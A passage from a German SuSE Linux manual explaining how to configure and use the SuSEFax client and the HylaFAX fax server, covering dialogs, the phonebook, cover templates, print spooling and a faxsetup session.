- oder man benutzt den Faxserver **HylaFAX** z. B. in Kombination mit **SuSEFax**, dem neuen Fax-Frontend von SuSE, das komplett in Java geschrieben wurde.

Ab SuSE Linux 5.0 ist das Paket `mgetty` in zwei Pakete aufgeteilt, dem Paket `mgetty` und dem Paket `sendfax`, da das Paket `hylafax` ein paar Kommandos beinhaltet, die den selben Namen haben, wie Kommandos aus dem Paket `sendfax`.



In den folgenden zwei Abschnitten wird beschrieben, wie man **SuSEFax** und **HylaFAX** unter SuSE Linux konfiguriert und benutzt.

7.8.1 SuSEFax – Ein Client für HylaFAX

Wie schon erwähnt, ist **SuSEFax** in Java geschrieben. Das bedeutet, daß das „Java Developers Kit“ in Kombination mit dem Paket `susefax` installiert werden muß. Wenn man **SuSEFax** auf einer anderen Plattform benutzen möchte, so installiert man am Besten das Paket `susefax` und kopiert alle Dateien, die unter `/usr/lib/SuSEFax` zu finden sind.

Der Wrapper

Das Programm wird über ein kleines Skript gestartet. Bei diesem Skript handelt es sich um einen sogenannten „Wrapper“, der den Java-Interpreter mit den erforderlichen Parametern aufruft und überprüft, ob gewisse Bedingungen erfüllt sind. Dieses Skript findet man unter `/usr/X11/bin/susefax`. Das Programm läßt sich durch systemunabhängige Environment Parameter, den *System Properties*, voreinstellen. Tabelle 7.7 zeigt die dem Programm

bekanntes Properties, ihre Bedeutung und die internen Standardwerte, die benutzt werden, falls diese Parameter dem Interpreter nicht übergeben werden. Bis auf den Parameter `susefax.images` ist es i.A. wenig sinnvoll, diese Parameter anzugeben, wenn das Programm auf einem Betriebssystem mit der Fähigkeit der Verwaltung unterschiedlicher Benutzer läuft. Gemeint sind Systeme, auf denen es möglich ist, einem bestimmten Benutzer ein bestimmtes Homeverzeichnis zuzuordnen (alle **UNIX**-Systeme und **Windows NT**, nicht **OS/2**). Auf Systemen, bei denen das nicht möglich ist, sollten die Werte für `susefax.setup.path`, `susefax.setup.file` und `susefax.phonebook.file` gesetzt werden, da das Programm ansonsten evtl. nicht funktioniert. Getestet wurde es allerdings bislang nicht.

Property	Default Wert	Bedeutung
<code>susefax.setup.path</code>	<code>\$HOME</code>	Pfad auf das Verzeichnis, in dem die Konfigurationsdatei und die Telefonbuch-Datenbank abgelegt werden soll
<code>susefax.setup.file</code>	<code>.susefaxrc</code>	Name, unter dem die Konfigurationsdatei gespeichert wird
<code>susefax.phonebook.file</code>	<code>.susephone</code>	Name, unter dem die Telefonbuch-Datenbank gespeichert werden soll
<code>susefax.images</code>	<code>./images</code>	Pfad auf das Verzeichnis, in dem die für die Dialoge benötigten Bilder liegen

Tabelle 7.7: Die *System Properties* von **SuSEFax**

Wenn einer oder mehrere dieser Parameter geändert werden sollen, müssen lediglich die entsprechenden Kommentarzeichen hinter den Variablennamen entfernt werden (siehe Datei 7.8.1).

```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here

SETUPDIR=    # -Dsusefax.setup.path=/wo/auch/immer
SETUPFILE=   # -Dsusefax.setup.file=/was/auch/immer

# even the phonebook can be renamed to whatever

PHONEBOOK=  # -Dsusefax.phonebook.file=wieauchimmer
```

Datei 7.8.1: Ausschnitt des Wrappers: `/usr/X11/bin/susefax`

Bedienung



Abbildung 7.7: Sende Queue

Die Abbildung 7.7 zeigt die Erscheinungsart des Hauptfensters, nachdem der Button 'Sende Queue' aktiviert und mittels des Buttons 'Hole Status' Informationen über die Jobs geholt wurden, die sich gerade in der Sendequette befinden, d. h. Faxe, die innerhalb der letzten Minuten abgesendet wurden. Wenn der Button 'Empfangs Queue' aktiviert wurde, werden die Faxe aufgelistet, die innerhalb der letzten Tage empfangen wurden. Wenn man den Button 'Automatische Aktualisierung' anwählt, wird in Abständen, die man in dem darunterliegenden Feld eingeben kann – das eingegebene Intervall wird mittels  bestätigt –, der Status des Servers aktualisiert. Je nach aktiviertem Button 'Empfangs Queue' oder 'Sende Queue', wird rechts neben der Jobliste angezeigt, was ein Doppelklick auf einen Listeneintrag zur Folge hat. Im Modus 'Sende Queue' kann man außerdem entscheiden, ob ein Doppelklick das Löschen eines sich gerade in der Queue befindlichen Jobs zur Folge hat, oder ob man dessen Parameter ändern will. Über das Menu 'Extras' läßt sich die bevorzugte Sprache wählen (deutsch oder englisch).

Zuerst die Einstellungen

Bevor überhaupt irgendwelche Informationen über den Server geholt, bzw. Aktionen ausgeführt werden können, muß das Programm konfiguriert werden. Das geschieht über den Menüpunkt 'Einstellungen' im 'Programm'-Menu. Sämtliche Einstellungen werden beim Verlassen irgendeines Einstellungsdialoges gespeichert. Ebenso bewirkt das Verlassen des Programms eine Speicherung des aktuellen Zustandes der Konfiguration.

Globale Einstellungen



Abbildung 7.8: Der Dialog für die globalen Einstellungen

Die einzelnen Felder haben folgende Bedeutung:

Benutzername: Hier wird der Vor- und Zuname des Benutzers angegeben. Diese Information wird für die automatische Erzeugung eines Cover-Faxes benötigt.

EMail: An die E-Mail-Adresse, die hier angegeben wird, werden Nachrichten des Faxservers an den jeweiligen Benutzer gesendet, z. B. wenn ein Fax aus der Sende-Queue entfernt wurde, ohne daß der Server es versenden konnte.

Benutzer Account: Der Faxserver ist in der Lage, unterschiedlichen Benutzern den Zugang zu erlauben bzw. zu verweigern. Aus diesem Grund muß hier der Accountname eingetragen werden, unter dem der Benutzer dem Server bekannt ist. Es ist auch möglich, einem Benutzer ein Paßwort zuzuordnen.

Rechnername des Faxservers: Hierbei handelt es sich um den Namen des Rechners, auf dem der Faxserver läuft.

Automatisches Faxen: Wenn dieser Button aktiviert ist, wird in Sekundenabständen die Datei überprüft, die unter 'Pfad auf Spool Datei' angegeben wurde. Wenn diese Datei sich geändert hat, wird automatisch der 'Fax senden'-Dialog geöffnet. Diese Option ist vor allem sinnvoll, wenn man aus einer Anwendung über einen Druckertreiber direkt in eine Datei druckt. Auf diese Art und Weise kann aus beliebigen Anwendungen ein Fax versendet werden, vorausgesetzt diese kann das Dokument in PostScript wandeln (siehe Abschnitt 7.8.3).

Pfad auf Spool Datei: Hier muß der vollständige Pfad auf die Spool Datei angegeben werden, wenn automatisches Faxen gewünscht ist. Durch Anklicken des Buttons 'Suchen' öffnet sich ein Dateibrowser, mit dessen Hilfe man eine solche Datei suchen kann.

Pfad des Faxcovers: Für die automatische Erzeugung eines Faxcovers wird eine spezielle PostScript-Datei benötigt. Der vollständige Pfad auf diese Datei wird hier angegeben.

Zeitzone: Hier sollte die Zeitzone aktiviert werden, die man auch auf dem lokalen System konfiguriert hat.

Land: Die Einstellung des Landes entscheidet die Darstellung von Datums- und Uhrzeitangaben, z. B. auf dem Fax-Cover.

Job-Einstellungen



Abbildung 7.9: Der Dialog für die Job Parameter

Nachdem die globalen Einstellungen korrekt ausgeführt worden sind, kann das erste Fax schon gesendet werden. Ein Fax, bzw. eine Datei, die gesendet

wurde, wird auf dem Faxserver zu einem Job, der in der Sende Queue evtl. zusammen mit anderen Jobs darauf wartet, gesendet zu werden. Zu jedem Job gehören Jobparameter. Diese lassen sich vor und nach dem Einreihen, bzw. Senden in die Sende-Queue bestimmen. Vor dem Senden geschieht das über den Dialog 'Job Einstellungen', der über das Menü 'Extras' zu erreichen ist. Die einzelnen Parameter haben folgende Bedeutung:

Benachrichtigungs Schema: Hierdurch wird festgelegt, wann der Faxserver dem Benutzer über die konfigurierte E-Mail-Adresse eine Nachricht zukommen lassen soll. Es gibt vier verschiedene Schemata:

- **Nie (nur bei Fehlern):** Der Benutzer wird nur benachrichtigt, wenn ein Fehler beim Senden auftrat, der im Endeffekt das Senden des Jobs verhindert hat.
- **Nach dem Senden:** Der Benutzer wird auch nach dem Senden eines Jobs benachrichtigt.
- **Nach einem 'Requeue':** Der Benutzer wird benachrichtigt, wenn ein Sendeversuch scheiterte, weil die Gegenstelle z. B. gerade besetzt war.
- **Nach 'Requeue' und 'Senden:':** Eine Mischung aus den beiden vorherigen Schemata.

Das erste Schema gilt grundsätzlich, d. h. wenn z. B. Schema zwei angewählt wurde, wird der Benutzer auch benachrichtigt, wenn das Senden des Jobs fehlschlug.

Auflösung: Hiermit wird die Auflösung des gesendeten Faxes eingestellt. Die Auflösung wird in Zeilen pro Inch (lpi) gemessen.

Priorität: Die Priorität eines Jobs in der Sende Queue. Der Standardwert beträgt 127. Der Faxserver setzt die Priorität bei Bedarf neu, wenn z. B. das Senden eines Jobs aufgrund des Besetztszeichens fehlschlug.

Maximale Anzahl Sendeversuche: Hier wird festgelegt, wie oft der Server einen Job versuchen soll zu senden, wenn z. B. aufgrund einer schlechten Leitungsqualität Übertragungsfehler auftraten.

Maximale Anzahl Wählversuche: Anzahl der Wahlwiederholungen, wenn z. B. die Gegenstelle gerade besetzt ist oder nicht abhebt.

Papierformat: Es werden z. Z. drei Papierformate von **SuSEFax** unterstützt: A4, A3 und „North American Letter“. Diese Einstellung hängt von dem Format des zu sendenden PostScript-Dokumentes ab.

Wenn im Hauptfenster neben der Jobliste 'Job-Parameter ändern' aktiviert ist, öffnet sich bei einem Doppelklick auf einen Job ein um seine Parameter reduzierter Dialog. Hier können nachträglich die Parameter 'Benachrichtigungs Schema', 'Maximale Anzahl Sendeversuche' und 'Maximale Anzahl Wählversuche' des angewählten Jobs eingestellt werden.

Externer Viewer

Wenn die Jobliste im Hauptfenster die Empfangs-Queue anzeigt, ist es möglich über einen externen Viewer diesen empfangenen Job anzuzeigen.

Dieser Job liegt dem Faxserver im `tiffg3`-Format vor. Der externe Viewer muß also dieses Format anzeigen können. Dieses Format erlaubt es, mehrere Bilder in einer Datei zu verstauen. Dem Programm **SuSEFax** liegt ein kleines Skript bei, das mit Hilfe des `fax2ps` Befehls aus der **TIFF Software** von Sam Leffler [Lef96b] (Paket `tiff`) ein PostScript-Dokument erzeugt. Dieses wird dann einem PostScript-Viewer übergeben. Das Skript sucht zuerst nach dem Programm `gv` von Johannes Plass (Paket `gv`) und dann nach **GhostView** von Timothy O. Theisen (Paket `gs_x11`). Es heißt `docview` und ist unter `/usr/lib/SuSEFax` zu finden. zeigt den Die Einträge im Einstellungsdialog für den externen Viewer haben folgende Bedeutung:

Pfad für Temporär-Dateien: In diesem Verzeichnis legt **SuSEFax** das vom Server geholte `tiffg3`-Bild ab und ersetzt den Platzhalter `$F` mit dem vollständigen Pfad auf diese Datei.

Der Benutzer, der **SuSEFax** gestartet hat, muß sowohl Schreib- als auch Leserechte in diesem Verzeichnis haben!



Viewer-Aufruf: Hier muß der *vollständige* Pfad auf das Programm oder Skript, das die Datei anzeigen soll, angegeben werden. Dieses Programm oder Skript muß als Parameter den Pfad auf die anzuzeigende Datei akzeptieren.

Senden eines Faxes

Nachdem die wichtigsten Einstellungen gemacht wurden, sollte man zuerst überprüfen, ob man den Status des Servers abfragen kann (siehe 189). Wenn nicht, kann auch kein Fax gesendet werden. Ggf. muß die Konfiguration von **SuSEFax** oder vom **HylaFAX**-Server überprüft werden. Wenn jedoch alles korrekt eingestellt wurde, dann erscheint bei Anwahl des Menüpunktes 'Fax senden' ein Dialog, dessen Felder folgende Bedeutung haben:

Telefonnummer des Empfängers: Die Telefonnummer des Empfängers. Ein Klick auf den Button 'Vom Telefonbuch' bewirkt das Öffnen desselben. Es kann auf diese Art eine Telefonnummer direkt aus dem Telefonbuch gewählt werden.

Zu sendendes Dokument: Hier muß der vollständige Pfad auf das zu sendende Postscript-Dokument erscheinen. Bei Anwahl des Buttons 'Suchen' öffnet sich ein Dateibrowser, mit dessen Hilfe die zu sendende Datei ausgewählt werden kann.

Mit Cover-Fax: Dieser Button läßt sich nur aktivieren, wenn in den globalen Einstellungen ein Pfad auf eine Faxcover-Datei angegeben wurde. Wenn dieser Button aktiviert wurde, kann man die folgenden Felder ausfüllen und ein Faxcover wird aus diesen Informationen generiert und mitgesendet.

Nicht sofort senden: Wird dieser Button aktiviert, öffnet sich ein Dialogfenster, in dem man die Sendezeit des Faxjobs einstellen kann. Wird dieser mit 'Abbruch' verlassen, wird das Fax sofort gesendet, wenn man den Dialog für die Empfänger-Informationen mit 'Sende Fax' verläßt. Bei der Eingabe der Daten für Datum und Uhrzeit ist auf folgendes zu achten:

- Falls eine Eingabe innerhalb irgendeines Feldes gemacht wurde, sollte die Eingabetaste betätigt werden, weil auf diese Weise das Programm automatisch überprüft, ob es sich bei der Eingabe um ein gültiges Datum handelt und falls nicht, wird die Eingabe auf ein korrektes Datum umgerechnet.

Name des Senders: Hier wird immer der Name eingetragen, der in den globalen Einstellungen eingetragen wurde.

Name des Empfängers: Das bedarf wohl keiner Erklärung...

Regarding: Der Betreff!

An Firma: Das ist wohl auch klar...

Kommentar: No comment...

Die Anwahl des Buttons 'Polle Fax' setzt voraus, daß Sie die Telefonnummer des Faxpolling-Servers eingegeben haben. Hierfür ist natürlich keine Angabe einer zu sendenden Datei notwendig.

Bedeutung der Joblisten-Einträge

Wie schon erwähnt, kann in der Jobliste sowohl der Inhalt der Sende-Queue, als auch der Inhalt der Empfangs-Queue angezeigt werden. Im folgenden wird erläutert, was die einzelnen Elemente dieser Einträge zu bedeuten haben.

Die Empfangs-Queue



Abbildung 7.10: Beispiel zu einer Empfangs-Queue

Von links nach rechts gelesen werden zuerst die Zugriffsrechte, die Größe in Byte, die Anzahl der Seiten, die TSI und der Dateiname eines empfangenen Faxes angezeigt. Bei der TSI (engl. *Transmission Subscriber Identification*) handelt es sich um die Identifizierungsinformation, die der Benutzer der Gegenstelle in seinem Faxgerät eingestellt hat. Das muß nicht unbedingt eine Telefonnummer sein. Es kann sich dabei auch um einen Firmennamen oder ähnliches handeln.



Empfangene Faxe können nur per Doppelklick angesehen werden, wenn der Faxserver so konfiguriert ist, daß die Leserechte für alle gelten. Dazu sind in der Datei `/var/spool/fax/etc/config.device` (siehe Abschnitt 7.8.4) hinter dem Schlüsselwort **RecvFileMode:** die Rechte 0644 einzutragen.

Die Sende-Queue

Von links nach rechts gelesen wird zuerst die Job-ID (Job Identifikation), die Priorität, der Benutzer-Account, die Zieltelefonnummer, die Sendezeit



Abbildung 7.11: Beispiel zu einer Sende-Queue

und/oder die Anzahl der Wählversuche und die maximale Anzahl Wählversuche angezeigt. Falls ein Fehler auftrat, wird die entsprechende Fehlermeldung ebenfalls an die betreffende Zeile angehängt. Die Job-ID wird vom Fax-Server automatisch vergeben. Die Priorität kann für jeden Job eingestellt werden, wird allerdings bei Bedarf vom Fax-Server verändert. Der Benutzer-Account zeigt an, welcher Benutzer diesen Job gestartet hat. Nur dieser Benutzer kann diesen Job löschen oder seine Parameter ändern.

Das Telefonbuch



Abbildung 7.12: Das Telefonbuch

Im Telefonbuch (vgl. Abbildung 7.12) können Namen und Faxnummern verwaltet werden. Es erlaubt die Anzeige und Sortierung nach Name, Vorname, Faxnummer oder Firma. Ein Doppelklick auf einen Eintrag in der Telefonliste bewirkt das Öffnen des Eintrag-Editors. Der Eintrag-Editor ist in diesem Fall ein Eintrag-Viewer. Wenn man jetzt einen anderen Eintrag in der Telefonbuchliste anwählt, wird dieser im Eintrag-Editor angezeigt. Durch Anwählen des 'Bearbeiten'-Buttons im Telefonbuch werden die Felder des Editors beschreibbar. Jetzt kann dieser Eintrag bearbeitet werden. Durch Aktivieren von 'Eintrag übernehmen' werden die Änderungen übernommen. Voraussetzung dafür ist, daß die Felder 'Vorname', 'Nachname' und 'Telefonnummer' ausgefüllt wurden.

Wenn sich der Eintrag-Editor im 'Eintrag ansehen'-Modus befindet, bewirkt ein Klick auf den Button 'Sende Fax' das Öffnen des 'Fax Send Dialoges', und die Elemente 'Vorname', 'Nachname', 'Telefonnummer', 'Firma' und 'Kommentar' werden in die Felder für die Coverzeugung übernommen (siehe 193). Das Cover wird jedoch selbst-

verständlich nur gesendet, wenn der Button ‘Mit Cover-Fax’ angewählt wird. Wenn im Telefonbuch eine Aktion ausgeführt wurde, die den Auswahlbalken verschwinden läßt, z. B. ‘Sortieren’, dann wird der ‘Send Fax’-Button deaktiviert. Aktivieren läßt er sich wieder durch Anwahl irgendeines Eintrages.

Bei Betätigung des Buttons ‘Hinzufügen’ im Telefonbuch, wird ein neuer Eintrag an das Ende der Telefonliste angehängt. ‘Löschen’ löscht den Eintrag, der gerade mit einem Balken markiert ist. Sortiert wird immer nur, wenn der ‘Sortieren’-Button angewählt wird, und zwar nach dem Kriterium unter ‘Angezeigt wird’ in aufsteigender numerischer und alphabetischer Reihenfolge.

Die Buttons ‘Änderungen speichern’ und ‘Speichern & Beenden’ werden erst anwählbar, wenn einer der Buttons ‘Eintrag übernehmen’ im Eintrag-Editor, ‘Sortieren’ oder ‘Löschen’ angewählt wird.

Das Telefonbuch kann auch ‘standalone’ gestartet werden. Dafür ist der Wrapper **susephone** zuständig: einfach **susephone** in der Shell eingeben. In diesem Fall können jedoch keine Faxe versendet werden.



Es ist nicht ratsam, das Telefonbuch-Programm unter einem Benutzer Account zweimal zu starten. Wenn doch, sollte man darauf achten, daß nicht gleichzeitig das Telefonbuch gespeichert wird.

Der Serienfax-Dialog

Der Serienfax-Dialog ermöglicht das Erstellen einer Serienfaxliste aus den Einträgen des Telefonbuchs. Um einen oder mehrere Einträge zur Serienfaxliste hinzuzufügen oder zu entfernen, müssen diese selektiert sein. Das Selektieren kann durch Anwahl mittels Maustaste erfolgen, oder durch einen der beiden ‘Toggle’-Buttons. Wenn beispielsweise der Button ‘←Toggle’ angewählt wird, werden alle Einträge der Telefonliste, die nicht selektiert sind, selektiert, und alle, die selektiert sind, werden deselektiert. Genauso verhält es sich mit der Serienfaxliste. Die Anwahl des ‘Faxe senden’-Buttons bewirkt die Versendung aller in der Serienfaxliste befindlichen Einträge. Für Serienfaxe kann kein automatisches Faxcover erzeugt werden.

7.8.2 Automatische Generierung des Fax-Covers

Wie schon erwähnt, erfordert die Generierung eines automatischen Fax-Covers ein PostScript-Template. Bei dieser Datei handelt es sich nicht um eine von einem PostScript-Interpreter interpretierbare Datei, vielmehr sind in einer solchen Datei Platzhalter für die Informationen eingefügt, die erst bei der Erzeugung des Covers eingefügt werden. Die Erzeugung eines solchen Templates kann unterschiedlich schwierig sein. Wenn man das Satzsystem \LaTeX einigermaßen beherrscht, kann man sich glücklich schätzen, daß das Paket `latex-cover`⁶ von R. Krienke existiert. Dieses Paket bringt einen \TeX -Style mit, der es erlaubt auf eine für einen \TeX -Kenner recht einfache

⁶ Dieses Paket wird bei der Installation vom Paket `hylafax` unter `/usr/doc/packages/hylafax` installiert.

Art, ein solches Template zu erzeugen. Das Cover, welches diesem Paket und dem Paket `hylafax` beiliegt, wurde mittels **latex-cover** erzeugt.

Wenn man dieses nicht benutzen will, so ist man gezwungen, eine normale PostScript-Datei zu erzeugen, und die entsprechenden Makros und Platzhalter, die benötigt werden, von Hand einzutragen.

Welche Schlüsselworte kennt SuSEFax?

Wenn man gerade dabei ist, das T_EX-Dokument für das Template zu bearbeiten, sollte man wissen, daß die jetzige Version von **SuSEFax** nur die folgenden Makros ersetzt:

<code>\toperson</code>
<code>\from</code>
<code>\regarding</code>
<code>\tocompany</code>
<code>\today'sdate</code>
<code>\comments</code>

Wenn man das selbst gebastelte Template testen möchte, so kann man das Programm **faxcover** aus dem Paket `hylafax` dafür benutzen. Dieses erzeugt aus dem Template eine fertige PostScript-Datei, welche man ansehen oder drucken kann. Oder man benutzt das Java-Binary **FaxCovergen.class** aus dem Paket `susefax` zum Testen. Dazu kann man in einem beliebigen Verzeichnis folgenden Aufruf eingeben:

```
tux@erde:/home/tux > java -classpath
/usr/lib/java/lib/classes.zip:/usr/lib SuSEFax.FaxCovergen
```

Folgende Ausgabe sollte erscheinen:

```
Aufruf: FaxCovergen quellcover.ps docname.ps zielcover.ps
```

Das Quellcover ist in diesem Fall das Template, hinter `docname.ps` verbirgt sich das Dokument, welches im Falle eines tatsächlichen Sendens als Fax verschickt werden soll und in `zielcover.ps` wird das so erstellte Cover gespeichert, welches man sich dann ebenfalls ansehen kann. Diese Argumente werden dann einfach hinten an den obigen Aufruf angehängt.

7.8.3 Fax-Spooling unter UNIX/Linux

Der Spoolingmechanismus unter **SuSEFax** ist eigentlich für die Anwendung unter **Windows** vorgesehen. Jedoch auch unter **Linux** kann man sich dieses Feature nutzbar machen. Um dieses Feature zu nutzen, installieren Sie einfach das Paket `faxprint`, Serie `n` (Netzwerk-Support).

Wenn man jetzt z. B. mittels `a2ps -nP /etc/passwd | lpr -Pfax` die Datei `/etc/passwd` nach PostScript wandelt und diese über den neu eingerichteten Druckerfilter schickt, sollte unter dem Verzeichnis `/tmp` eine Datei

zu finden sein, die `fax_accountname.ps` heißt. Mit `accountname` ist der Name gemeint, unter dem man sich im System angemeldet hat. Wenn diese Datei jetzt vorhanden ist, kann man wie unter Abschnitt 7.8.1 beschrieben, diese Datei als Spooldatei eintragen und den Button ‘Automatisches Faxen’ aktivieren.



Der Spool-Mechanismus kann nur funktionieren, wenn das Programm **SuSEFax** gestartet ist. In diesem Fall wird der Zeitstempel `Lastmodified` der Spool-Datei regelmäßig überprüft und bei einer Änderung der Fax-Empfänger-Dialog von **SuSEFax** geöffnet.

7.8.4 HylaFAX – Verteiltes Faxen

Funktionsweise

Für die Einrichtung von **HylaFAX** kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2, Seite 493); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt H.2, Seite 499).

Abbildung 7.13 zeigt die Funktionsweise des Fax-Servers und das Prinzip der Interaktion mit den Clients. Wie in der Abbildung zu sehen ist, existieren drei Kommunikationswege zwischen den Clients und dem Server. Das Protokoll, das sich hinter Port 4557 verbirgt, ist aus Kompatibilitätsgründen zu alten Versionen von **HylaFAX** vorhanden. Ein unter den alten **Windows**-Versionen laufender Client namens **WinFlex** von Peter Bentley nutzt z. B. noch dieses Protokoll. Neuere Clients sollten das neue Protokoll benutzen, das sich hinter Port 4559 verbirgt. Dieses Protokoll ist stark an das *File Transfer Protocol, RFC959* angelehnt. Das dritte Protokoll ist das *SNPP (Simple Network Paging Protocol, RFC1861)*.


Der Server selbst setzt sich aus drei Dämonen zusammen, von denen jeder bestimmte Aufgaben erfüllt:

hfaxd ist der Protokollserver. Dieser ist zuständig für die Kommunikation zwischen Client und Server. Er kann entweder Standalone, z. B. beim Hochfahren des Systems vom **Init**-Prozeß, oder über den **Inetd** gestartet werden. Er kommuniziert über ein „FIFO special file“ mit dem **faxq**-Prozeß.

faxq ist der „Queueing Agent“. Er ist zuständig für die Verwaltung der ein- und ausgehenden Faxe und der Job-Queue. Dieser Prozeß läuft die ganze Zeit, und es sollte nur *einer* laufen.

faxgetty ist für die Kommunikation mit dem Modem zuständig. Als Alternative zu **faxgetty** kann das Programm **faxmodem** benutzt werden, falls man lediglich Faxe versenden, nicht aber empfangen möchte. Außerdem kann er über eine FIFO-Datei⁷ administrative Kommandos empfangen.

⁷ Eine FIFO-Datei (engl. *FIFO = First In First Out*) ist eine Datei, in die man etwas hineinschreiben kann, was bei einem Auslesen dieser Datei in gleicher Reihenfolge wieder ausgelesen wird.

Abbildung 7.13: Die Funktionsweise des **HylaFAX**-Servers

Die Verzeichnisstruktur

Der gesamte Server läuft in einer „Change-Root“-Umgebung. Standardmäßig liegt das *Server-Root* unter `/var/spool/fax`. Die Server-Prozesse und das *Server-Root*-Verzeichnis gehören dem Benutzer und der Gruppe `'uucp'`. Tabelle 7.8 zeigt alle Verzeichnisse, die im *Server-Root* zu finden sind und erläutert ihre Funktion.

<code>archive</code>	Hier werden Jobs archiviert, wenn der <i>job archival support</i> aktiviert wurde.
<code>bin</code>	In diesem Verzeichnis werden Skripte abgelegt, die von den Programmen <code>faxq</code> , <code>faxsend</code> , <code>pagesend</code> und <code>faxgetty</code> benutzt werden.
<code>client</code>	Dieses Verzeichnis beinhaltet FIFO-Dateien, die für die Kommunikation mit dem Programm <code>faxq</code> benötigt werden.
<code>config</code>	Die Konfiguration, die Zugriffskontrolle und die Benutzerverwaltung befinden sich in diesem Verzeichnis und im Verzeichnis etc.

Tabelle 7.8: Fortsetzung auf der nächsten Seite...

dev	Da das ganze System in einer chroot-Umgebung läuft, befinden sich hier Charakter-Devices, die benötigt werden (null, socksys und tcp).
docq	Dieses und das Verzeichnis tmp werden u. a. für die Vorbereitung ausgehender Jobs benötigt.
doneq	Hier werden Jobs gespeichert, die beendet, aber nicht entfernt oder archiviert wurden.
etc	siehe config.
info	In diesem Verzeichnis werden Informationen über die Leistungsmerkmale von Maschinen gespeichert, mit denen HylaFAX schon einmal in Verbindung war.
log	Dieses Verzeichnis beinhaltet Logging-Informationen über Sende- und Empfangs-Sitzungen.
pollq	Hier werden Dokumente gespeichert, die über Polling vom Server abgeholt werden sollen.
recvq	Rausgehende Faxe werden hier gespeichert und...
sendq	...hier werden eingehende Faxe gespeichert.
status	Hier werden Dateien abgelegt, in denen der Server Informationen über seinen momentanen Zustand speichert.
tmp	siehe docq.

Tabelle 7.8: Die *Server-Root*-Verzeichnisse und ihre Funktion

Zusätzlich zu diesen Verzeichnissen gibt es noch FIFO-Dateien. Die Datei `/var/spool/fax/FIFO` und für jedes von **faxgetty** verwaltete Modem eine Datei `/var/spool/fax/FIFO.devname`, wobei `devname` für den Device Namen steht, mit dem das Modem verbunden ist.

Konfiguration

Die Konfiguration des Servers verteilt sich auf 2 bis 2+n Konfigurationsdateien. 'n' steht für die Anzahl der zu verwendenden Fax-Modems. Im Verzeichnis `/var/spool/fax/etc` sind die Konfigurationsdateien `config` und `config.device` zu finden. Letztere bestimmt die Konfiguration des am Gerät `device` angeschlossenen Modems. Wenn beispielsweise das Modem an `/dev/ttyS0` angeschlossen wäre, würde diese Datei `config.ttyS0` heißen.

In der Datei `config` werden allgemeingültige Einstellungen gemacht, die vom Scheduler-Prozeß `faxq` benötigt werden. In `config.device` befinden sich modemspezifische Einstellungen. In `config` befinden sich die Einstellungen für den Queueing-Agent und die Einstellungen für den Protokollserver befinden sich in der Datei `/usr/lib/fax/hfaxd.conf`. Diese Konfigurationsdateien werden automatisch erzeugt, wenn man das Skript **faxsetup** nach der Installation ausführt.

Beispiel Konfigurationssitzung

Im Folgenden ein Beispiel für eine Konfigurationssitzung mittels **faxsetup**. Es wird in dieser Sitzung von den Daten in Tabelle 7.9 ausgegangen.

```
Telefonnummer      (0)49(0)911-32067288
Modem Fax-Klasse   2.0
```

Tabelle 7.9:

Die in **Fettdruck** gesetzten Buchstaben bezeichnen die eingegebenen Daten.

Scheduler-Konfiguration

- Should an entry be added to /etc/inetd.conf [no]?
- Country code [1]? **49**
- Area code []? **911**
- Long distance dialing prefix [1]? **0**
- International dialing prefix [011]? **00**
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?
- Tracing during normal server operation [1]? **527**
- Default tracing during send and receive sessions [0xffffffff]? **527**
- Continuation cover page (relative to /var/spool/fax) []? **etc/cover.templ**
- Timeout when converting PostScript documents (secs) [180]?
- Maximum number of concurrent jobs to a destination [1]?
- Define a class of modems []? **"any"**
- Time of day restrictions for outbound jobs ["Any"]?
- Pathname of destination controls file (relative to /var/spool/fax) []?
- Timeout before purging a stale UUCP lock file (secs) [30]?
- Max number of pages to permit in an outbound job [0xffffffff]? **30**
- Syslog facility name for ServerTracing messages [daemon]?

Nach Eingabe obiger Daten wird die Zusammenfassung in Bildschirmausgabe 7.8.1 ausgegeben.

⁸ Hier müssen Sie natürlich von Ihrer Telefonnummer ausgehen und während der Ausführung von **faxsetup** entsprechend reagieren.

The non-default scheduler parameters are:

```
CountryCode:          49
AreaCode:             911
LongDistancePrefix:   0
InternationalPrefix:  00
ServerTracing:        527
ContCoverPage:        etc/cover.templ
MaxSendPages:         30
ModemClass:           "any:.*"
SessionTracing:       527
```

Bildschirmausgabe 7.8.1:

Server-Konfiguration

Nachdem der Scheduler konfiguriert ist, fragt **faxsetup**, ob ein Modem mittels **faxaddmodem** konfiguriert werden soll. Diese Frage beantwortet man natürlich mit **yes**. Danach wird gefragt, an welchem seriellen Port das Modem angeschlossen ist, hier antwortet man mit dem Namen des Devices, ohne jedoch den vollen Pfad anzugeben – aus `/dev/modem` wird `modem`.

- Country code [49]?
- Area code [911]?
- Phone number of fax modem [+1.999.555.1212]?
+49.911.3206728
- Local identification string (for TSI/CIG)
